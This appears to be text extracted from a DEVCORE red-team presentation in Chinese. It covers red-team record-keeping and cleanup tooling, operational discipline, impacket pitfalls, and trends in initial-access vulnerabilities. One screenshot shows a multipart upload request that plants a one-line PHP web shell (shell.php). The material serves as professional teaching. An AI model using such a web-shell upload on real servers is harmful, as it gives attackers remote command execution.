	200	GET	https://10.46.0.58/css/custom.css	8a382f34
	200	GET	https://10.46.0.58/login.html	d18903df
	200	GET	https://10.46.0.58/login.html	c695aff1
	200	POST	https://10.46.0.58/data	8d0cab68
	200	GET	https://10.46.0.58/images/Ttl_2_iDRAC8_Base_ML.p...	cf282899
	200	GET	https://10.46.0.58/locale/locale_en.json	a08a7fe5
	200	GET	https://10.46.0.58/session	5fba8d77
	200	GET	https://10.46.0.58/session	dc0b9d2e
	200	GET	https://10.46.0.58/css/scrolling.css	3822342b
	200	GET	https://10.46.0.58/images/tcontainer_top_gradient.png	8b332d3d

當前位置：https://10.46.0.58

緊湊模式

200 GET https://10.46.0.58/session

jerry

🕒 2025/02/12 11:22:03 (~114ms)

5fba8d77-49ed-4aeb-96e1-5eb94cc050b9

快捷複製:

UUID

Author

Host

Path

Request Time

Request 686 bytes

```
GET /session?
aimGetProp=hostname,gui_str_title_bar,0E
MHostName,fwVersion,sysDesc HTTP/1.1
Host: 10.46.0.58
X-Prototype-Version: 1.6.1
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not A(Brand";v="8",
"Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux
```

Response 534 bytes

```
HTTP/1.1 200 OK
X_Language: en-US,en;q=0.9
Keep-Alive: timeout=60, max=197
Content-Type: application/json
Date: Tue, 11 Feb 2025 19:19:35 GMT
Cache-Control: no-cache, no-store, max-age=0
Content-Length: 201
Last-Modified: Wed Feb 12 03:19:35 2025
Connection: Keep-Alive
Pragma: no-cache
Expires: 0
```


搜尋 Host

全部站點

https://10.44.132.190
猜測：MSSQL (機關內部人事業務系統)

https://10.44.132.193:8006
猜測：Proxmox

https://10.44.132.219
猜測：MinIO S3

https://10.46.0.12

https://10.46.0.33

https://10.46.0.58
猜測：iDrac8

- cgi-bin
 - login
- css
- data
- functions.js
- images
- locale
 - login.html
 - session

https://10.46.0.127:5900

https://10.46.0.199
猜測：Gitlab

Sitemap 所有欄位 搜尋 UUID / URL / Request / Response 內容

使用者 Status Method 經由 MIME Type

200	GET	https://10.46.0.58/Clarity.js	9196f616
200	GET	https://10.46.0.58/images/masthead_left.png	ad83ee19
200	GET	https://10.46.0.58/locale/locale_en.json	dc635f35
200	GET	https://10.46.0.58/images/popup_masthead_right.png	2d8f6541
200	GET	https://10.46.0.58/functions.js	63957b7f

所有人的流量與原始請求

200	GET	https://10.46.0.58/login.html	d18903df
200	GET	https://10.46.0.58/login.html	c695aff1
200	POST	https://10.46.0.58/data	8d0cab68
200	GET	https://10.46.0.58/images/Ttl_2_iDRAC8_Base_ML.p...	cf282899
200	GET	https://10.46.0.58/locale/locale_en.json	a08a7fe5
200	GET	https://10.46.0.58/session	5fba8d77
200	GET	https://10.46.0.58/session	dc0b9d2e
200	GET	https://10.46.0.58/css/scrolling.css	3822342b
200	GET	https://10.46.0.58/images/tcontainer_top_gradient.png	8b332d3d

當前位置：https://10.46.0.58 緊湊模式

200 GET https://10.46.0.58/session

jerry

2025/02/12 11:22:03 (~114ms)

5fba8d77-49ed-4aeb-96e1-5eb94cc050b9

快捷複製: UUID Author Host Path Request Time

Request 686 bytes

GET /session?
aimGetProp=hostname,gui_str_title_bar,0E
MHostName,fwVersion,sysDesc HTTP/1.1
Host: 10.46.0.58
X-Prototype-Version: 1.6.1
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not A(Brand";v="8",
"Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux

Response 534 bytes

HTTP/1.1 200 OK
X_Language: en-US,en;q=0.9
Keep-Alive: timeout=60, max=197
Content-Type: application/json
Date: Tue, 11 Feb 2025 19:19:35 GMT
Cache-Control: no-cache, no-store, max-age=0
Content-Length: 201
Last-Modified: Wed Feb 12 03:19:35 2025
Connection: Keep-Alive
Pragma: no-cache
Expires: 0

工具

狀態篩選

☐

● 已完成戰場清理

1

☐

● 暫時不清理戰場

0

☐

● 無法清理戰場

1

☐

● 未處理

12

尚有 13 個節點未清理完畢

快速導覽

門禁管制系統

2025/03/13 21:09:39

2025/03/13 21:08:17

2025/03/13 21:08:14

2025/03/13 21:01:19

對話式 AI 智能客服系統

2025/03/06 18:41:00

2025/03/06 17:57:13

商業流程管理 (BPM) 系統

2025/01/31 20:34:56

2025/01/31 20:34:56

雲端辦公室暨企業協作平台

2025/01/07 18:07:32

2024/12/23 01:33:53

企業知識管理與協同合作平台

2025/01/05 00:07:10

門禁管制系統

● 無法清理戰場

修改於 2025/03/13 21:15:43
編輯者：otis

物件異動 10 舊版異動歷程

檔案 10 帳號 設定 自訂

☐

🔍

☐

📄

https://devco.re/upload/class/f4/a79f32b1f4e8dd9c/homework/9c/9c8b7d3e1f27a5e2/15v8CdwcvpcEj3.txt

▼

☐

📄

https://devco.re/upload/temp/test/15v8CdwcvpcEj3.mp3

^

🔄

👤 kyle

清除檔案

2025/03/13 21:09:39

▼

+

👤 xavier

新增檔案

md5 sha256

2025/03/13 21:01:19

^

檔案路徑：
https://devco.re/upload/temp/test/4bc83e2af5d1.mp3

異動原因：
測試檔案上傳

檔案雜湊：
md5 7aabac1829b108b5d08dda4ce52fd89e
sha256 87a2d9367e79471d5922d7f109e9f32937bea6324e0b39c8c8cb5773b0d65f74

備註：
無

截圖：

工具

狀態篩選

☐

● 已完成戰場清理

1

☐

● 暫時不清理戰場

0

☐

● 無法清理戰場

1

☐

● 未處理

12

尚有 13 個節點未清理完畢

快速導覽

門禁管制系統

2025/03/13 21:09:39

2025/03/13 21:08:17

2025/03/13 21:08:14

2025/03/13 21:01:19

對話式 AI 智能客服系統

2025/03/06 1

2025/03/06 1

商業流程管理 (BPM) 系統

2025/01/31 20:34:56

2025/01/31 20:34:56

雲端辦公室暨企業協作平台

2025/01/07 18:07:32

2024/12/23 01:33:53

企業知識管理與協同合作平台

門禁管制系統

● 無法清理戰場

修改於 2025/03/13 21:15:43
編輯者：otis

物件異動 10 舊版異動歷程

檔案 10 帳號 設定 自訂

- ☐ 物件異動
- ☐ <https://devco.re/upload/class/f4/a79f32b1f4e8dd9c/homework/9c/9c8b7d3e1f27a5e2/15v8CdwcvpcEj3.txt>
- ☐ <https://devco.re/upload/temp/test/15v8CdwcvpcEj3.mp3>
- L

kyle 清除檔案 2025/03/13 21:09:39
- xavier 新增檔案 md5 sha256 2025/03/13 21:01:19

有異動之主機與發生異動的時間

檔案雜湊：

md5 7aabac1829b108b5d08dda4ce52fd89e

sha256 87a2d9367e79471d5922d7f109e9f32937bea6324e0b39c8c8cb5773b0d65f74

備註：

無

截圖：



工具

狀態篩選

☐ ● 已完成戰場清理

☐ ● 暫時不清理戰場

☐ ● 無法清理戰場

☐ ● 未處理

10
0
1
12

快速導覽

門禁管制系統

2025/03/13 21:09:39

2025/03/13 21:08:17

2025/03/13 21:08:14

2025/03/13 21:01:19

對話式 AI 智能客服系統

2025/03/06 18:41:00

2025/03/06 17:57:13

商業流程管理 (BPM) 系統

2025/01/31 20:34:56

2025/01/31 20:34:56

雲端辦公室暨企業協作平台

2025/01/07 18:07:32

2024/12/23 01:33:53

企業知識管理與協同合作平台

2025/01/05 00:07:10

門禁管制系統

● 無法清理戰場

修改於 2025/03/13 21:15:43

編輯者：otis

物件異動 10

舊版異動歷程

檔案 10

帳號

設定

自訂

清理戰場用的篩選器

☐

https://devco.re/upload/temp/test/15v8CdwcvpcEj3.mp3

↕

kyle 清除檔案

2025/03/13 21:09:39

xavier 新增檔案

md5

sha256

2025/03/13 21:01:19

檔案路徑：
https://devco.re/upload/temp/test/4bc83e2af5d1.mp3

異動原因：
測試檔案上傳

檔案雜湊：

md5 7aabc1829b108b5d08dda4ce52fd89e

sha256 87a2d9367e79471d5922d7f109e9f32937bea6324e0b39c8c8cb5773b0d65f74

備註：
無

截圖：

 Target


 Proxy

 **Repeater**

 Intruder

 Scanner

->] Request



```
POST /upload.php HTTP/1.1
Content-Type: multipart/form-data

--x
Content-Disposition: form-data; name="uploadedFile"; filename="shell.php"
Content-Type: application/octet-stream

<?php system($_GET['cmd']); ?>
--x--
```

[<- Response

12ms

>_ 紅隊記錄人員

 紅隊記錄系統 - 已連接

紅隊記錄系統人員記錄中

\$ 



- 確保工具來源可靠
 - 不使用來路不明的工具，或可能造成風險的操作如：sqlmap 掃描
 - 落地檔案皆為自行開發或經過審查
- 有紀律的後門
 - 下班時間後門自動休眠，避免非專案時間誤觸流量干擾藍隊
 - Tunnel 工具連線加密。（開源工具通常沒有加密）

例如 impacket 工具的雷

DEV✓CORE

- 不對 Windows Server 2019 / 2016 使用 secretsdump.py 執行 DCSync
 - 使用 secretsdump.py 執行 DCSync 有機率造成 DC 強制重啟
- smbclient.py 顯示的目錄權限可能是不對的



例如 impacket 工具的雷

impacket / impacket / examples / smbclient.py

Code

Blame

Executable File · 666 lines (590 loc) · 22.3 KB

```
387     def do_ls(self, wildcard, display = True):
404         if display is True:
405             if self.outputfile:
406                 of.write("%crw-rw-rw- %10d  %s %s" % (
407                     'd' if f.is_directory() > 0 else '-', f.get_filesize(), time.ctime(float(f.get_mtime_epoch())),
408                     f.get_longname()) + "\n")
409
410                 print("%crw-rw-rw- %10d  %s %s" % (
411                     'd' if f.is_directory() > 0 else '-', f.get_filesize(), time.ctime(float(f.get_mtime_epoch())),
412                     f.get_longname()))
413             self.completion.append((f.get_longname(), f.is_directory()))
414         if self.outputfile:
415             of.close()
416
```


一些不起眼小細節

- 使用客戶網路時，不連額外可疑流量，不洩漏專案內容
 - 會有非預期軟體特性造成問題，例：
 - 瀏覽器自動 Captive Portal
 - Burp Collaborator 預設流量

The screenshot shows the 'Burp Collaborator server' settings page in a web application. The page has a breadcrumb 'Project > Collaborator' and a 'Manage global settings' link. There are two tabs: 'User setting' (active) and 'Project setting'. A gear icon indicates settings. The text explains that Burp Collaborator is an external service for discovering vulnerabilities. Below this is a toggle switch for 'Override options for this project only', which is currently off. Three radio button options are listed: 'Use the default Collaborator server', 'Don't use Burp Collaborator' (which is selected), and 'Use a private Collaborator server:'. The last option has two input fields: 'Server location:' and 'Polling location (optional):'.

Project > Collaborator Manage global settings

Burp Collaborator server User setting Project setting

Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the default Collaborator server provided by PortSwigger, or deploy your own instance. You should read the full documentation for this feature and decide which option is most appropriate for you.

☐ Override options for this project only

☐ Use the default Collaborator server

☒ Don't use Burp Collaborator

☐ Use a private Collaborator server:

Server location:

Polling location (optional):



我堂堂一名駭客，你叫我做這些？

How dare you ask a hacker like me to do this?

“

技術好不難

技術好 + 堅持做好細節很難

”


DEV✓CORE

紅隊經驗

2017 至今打法有何不同 (Initial Access)

前五大 Initial Access 漏洞類型

DEV✓CORE




前五大 Initial Access 漏洞類型

DEV✓CORE



這不就是 OWASP TOP 10 ?

2021 年



外網不容易找到進入點

1. 外網已經做過多次檢測（滲透測試、紅隊演練）
2. WAF 發揮效果，應用程式有漏洞但無法攻擊



WAF 繞過技巧

關注中

DEV✓CORE

- 2024 DEVCORE CONFERENCE 「牆の調査：致 WAF 前的你」
 - 利用前後端解析不一致繞過 WAF
 - 相同概念延伸：double boundary & encoding





WAF 繞過技巧

關注中

DEV✓CORE

- 2024 DEVCORE CONFERENCE 「牆の調査：致 WAF 前的你」
 - 利用前後端解析不一致繞過 WAF
 - 相同概念延伸：double boundary & encoding

我們以後專門做一集給大家講解

致 WAF 前的你

Mico、Ginoah

戴夫寇爾股份有限公司
contact@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16



資訊洩漏：Machine Key

關注中

DEV✓CORE

- **14%** 的演練有此議題，2025 年至今又新增 2 場有問題
- 洩漏內容：固定的 ASP.NET 加密金鑰 (Machine Key)
- 風險：能**直接控制**使用洩漏金鑰的伺服器
- 常見外洩途徑：GitHub、開發商提供之軟體安裝包
- 原因：開發商或外包商使用含固定 Machine Key 的範例程式碼或模版




供應鏈攻擊

關注中

DEV✓CORE

- 尋找企業購買的第三方軟體、服務作為目標挖掘漏洞
 - 容易取得程式碼，能挖掘的範圍更廣
 - 這些軟體通常沒有被深度挖掘漏洞過
 - 通常不只一家企業使用，攻擊效益佳
- DEVCORE 利用第三方軟體漏洞的數量逐年上升
 - 台灣漏洞揭露平台 (TVN)

2024 DEVCORE 通報佔 **24.5%**

